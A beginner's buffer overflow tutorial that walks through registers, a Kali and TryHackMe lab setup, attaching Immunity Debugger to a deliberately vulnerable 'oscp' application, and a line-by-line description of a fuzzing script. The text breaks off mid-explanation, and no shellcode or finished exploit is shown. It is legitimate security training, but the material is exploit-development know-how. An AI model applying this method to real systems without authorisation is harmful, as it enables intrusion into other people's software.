11/20/2020

Buffer Overflow Tutorial

For Dummies

Fabian Vilela

Table of Contents

Introduction

What is a buffer overflow? How can I perform one? Do I need to download a bunch of tools to perform this? Can I be a complete beginner and learn how to do a buffer overflow from this guide?

Do not worry, all these questions will be answered throughout this guide. But, for the last question, YES. You can be a complete beginner and still look cool and perform a buffer overflow. This guide is to show you how to perform a buffer overflow step by step with no prior knowledge needed. Hopefully, this guide should light a flame for you to begin your cyber security learning journey if you are new.


Now first things first, what is a buffer overflow?

Here is the fancy definition from the wiki.

"In information security and programming, a buffer overflow, or buffer overrun, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations"

Simply put, we have a program with a buffer in which only a certain amount of data can be in it, but gets overflown and rewrites unintended stuff, like memory addresses.

Here is a picture for visual learners.



Here, the entire stack is filled with A's and went over the buffer space and OVERWRITES important and unintended things. Normally, the A's will be confined in the buffer space, but if the code is not secure, an attacker can exploit this and overflow the buffer. Before we go on, there are a bunch of things you might see like "buffer","EBP","EIP","stack",etc that you might not know. Do not worry, we will go over each of these terms.

Need to know terms

Here are some terms that are paramount to know if you want to understand how to perform a buffer overflow.

Stack – A data structure used to store a collection of objects.

Note: Buffer overflows usually occur in a stack-based application. LIFO(last in first out structure). This means I put data a,b,c in that order and it comes out c,b,a.

Buffer – A temporary storing place for data

NOP – This is an assembly instruction that stands for No Operation. This is essentially used as placeholders and don't do anything intentially.

Register – This is used by your processer to hold information and control execution.

Now we will go over certain registers.

EIP – Instruction Pointer. This tells the program the next instruction to exectute by pointing the application to the intended address.

Note: This is the most important register to focus on when we conduct our buffer overflow. Imagine if we can point the program to something else instead of the intended address? Your spidey senses should be tingling now.

EBP – Base Pointer. It points to the top of the stack, and when a function is called it is pushed, and popped on return.

Now we got the terms out of the way, lets get into the prerequsites to perform a buffer overflow.

Prerequisites

There are many articles out there on how to perform a buffer overflow, but many of them require many tools and installations. This article should be the easiest way to perform a buffer overflow.

Installation

We only need one installation and that is installing Kali

Linux. A Debian-based linux machine with pre-installed hacking tools.

If you have Windows, watch this video:

https://youtu.be/V_Payl5FlgQ

If you have Mac, watch this video:


https://youtu.be/3KkJtV4__6w

Once you have Kali installed and ready to go, then we go on to the next step.

Tryhackme account registration

All you need to do is get a tryhackme account. Do all these steps within Kali.


You can go to Firefox in Kali Linux 2020 by going to the top left icon, clicking it and searching for Firefox.



Now create a tryhackme account.

https://tryhackme.com/

Then once you are logged in, go hover over your profile icon in the top right and click on access.




Download the Configuration File. This will give you a .ovpn file which will be used to connect to tryhackme servers.


Next scroll down and click on vpn and specify linux for the instructions on how to connect to the tryhackme vpn.

Once you have done those 4 steps, you should be connected.

When you run the 4th step, you should see an output like this on your terminal. (Open a terminal by clicking on the terminal icon in the top of the screen, in case you did not know 😊)




Now go back to tryhackme, click “Learn” at the top and then click on “Hactivities”. Once you have done that, in the search bar, search for “buffer overflow” and click on “Buffer Overflow Prep”.



Now “Join” the room. Then go to task 1 and deploy the box.

(Keep in mind to periodically add 1 hour, otherwise the box will expire)



Wait until the IP address shows. Then on your terminal, type

the xfreerdp command:

xfreerdp /u:admin /p:password /cert:ignore /v:MACHINE_IP

Replace machine_ip with the one you will receive

It should be pre-installed in Kali. If not, type apt-get install xfreerdp to get it.


You should now have a remote desktop connection to a windows environment.

Now we can finally start to perform a buffer overflow attack!

Buffer Overflow (step by step)


Set Up


Let us grab the python code that Tib3rius generously made for us. To get it, go to task 2 and scroll down a bit. Copy and save that to a file. Name it whatever you want. Make sure it has the .py extension at the end of the file. Ex; You can type gedit fuzzer.py, then paste it.



Tib3rius (the creator of the box) has shown a step by step guide on how to perform a buffer overflow. But it is a faster method and is better if you had previous experience with buffer overflows. His method is great if you need to perform a buffer overflow within a given time limit. If you are curious, after showing you my method, then check out Tib3rius's method for comparison.

The code that we will be using will be specific to a vulnerable application called oscp. To find this, click on the vulnerable-apps folder on the desktop. vulnerable-apps -> oscp -> oscp. Right click on the oscp application and run as administrator.







Now the application is running and waiting for connections. Keep in mind of the listening port number.


Our last set up is a tool that will help us perform all our debugging for our attack. That tool is called the Immunity Debugger. It is located on the Desktop. Run it as administrator.

On the top left, click on “file” and open the oscp application.




Or, the recommended way, is clicking file and clicking on “attach”. Then click on the oscp application.






Now our debugger is set up with our vulnerable application.

The debugger shows many things. Top left you see memory addresses which are associated with an instruction.




Top right you will see registries associated with the memory address location.




Notice some registries that we have mentioned earlier. EIP, EBP, ESP, etc. We will focus on this panel of Immunity Debugger very closely.

The bottom right panel shows the data that is in the stack at this present moment.



Finally, the bottom left panel is a hex dump




Now we are somewhat familiar with the information being shown to us in the debugger, lets finally start forming our attack. Press the play button icon on the top of the debugger. Now the debugger should be running. You can tell by seeing it say 'running' at the bottom right.

We will start with the first step of our attack process and that is Fuzzing.

Fuzzing

What is fuzzing? Fuzzing is sending data to the application and learning from the response. In this case we will send bytes that will increment in size to the application and see how many bytes will crash the application. Once the application crashes, we know we overflowed the buffer. Let us analyze the python code to see exactly what it is doing.



If you have coded in python before, then you have an advantage. If not, no worries. We will go over each crucial piece of the code.

Line 1 is importing modules that we need

Line 3-4 is the IP address and port that we will connect to (change this according to the IP address assigned to you.)

Line 7 we are creating a list called buffer.

Line 8 we are making a variable called counter with the size of 100

Line 9 is a while loop. Whatever is in the while loop will keep running until the while condition is met. In this case, while loop will end once the size of buffer is bigger than 30.

Line 10 we are appending A * counter to the list buffer. So first element of the list will have 100 A's then 200 A's then 300 A's, etc.

Line 13 is a for loop, like a while loop, that will continue running. In this case its iterating through each element in the buffer list.

Line 15 we are creating a socket which will help us connect to the vulnerable application.

Line 17 we are connecting to the application by providing the IP address and port number of the application.

Line 18 is the data that we will receive from the application

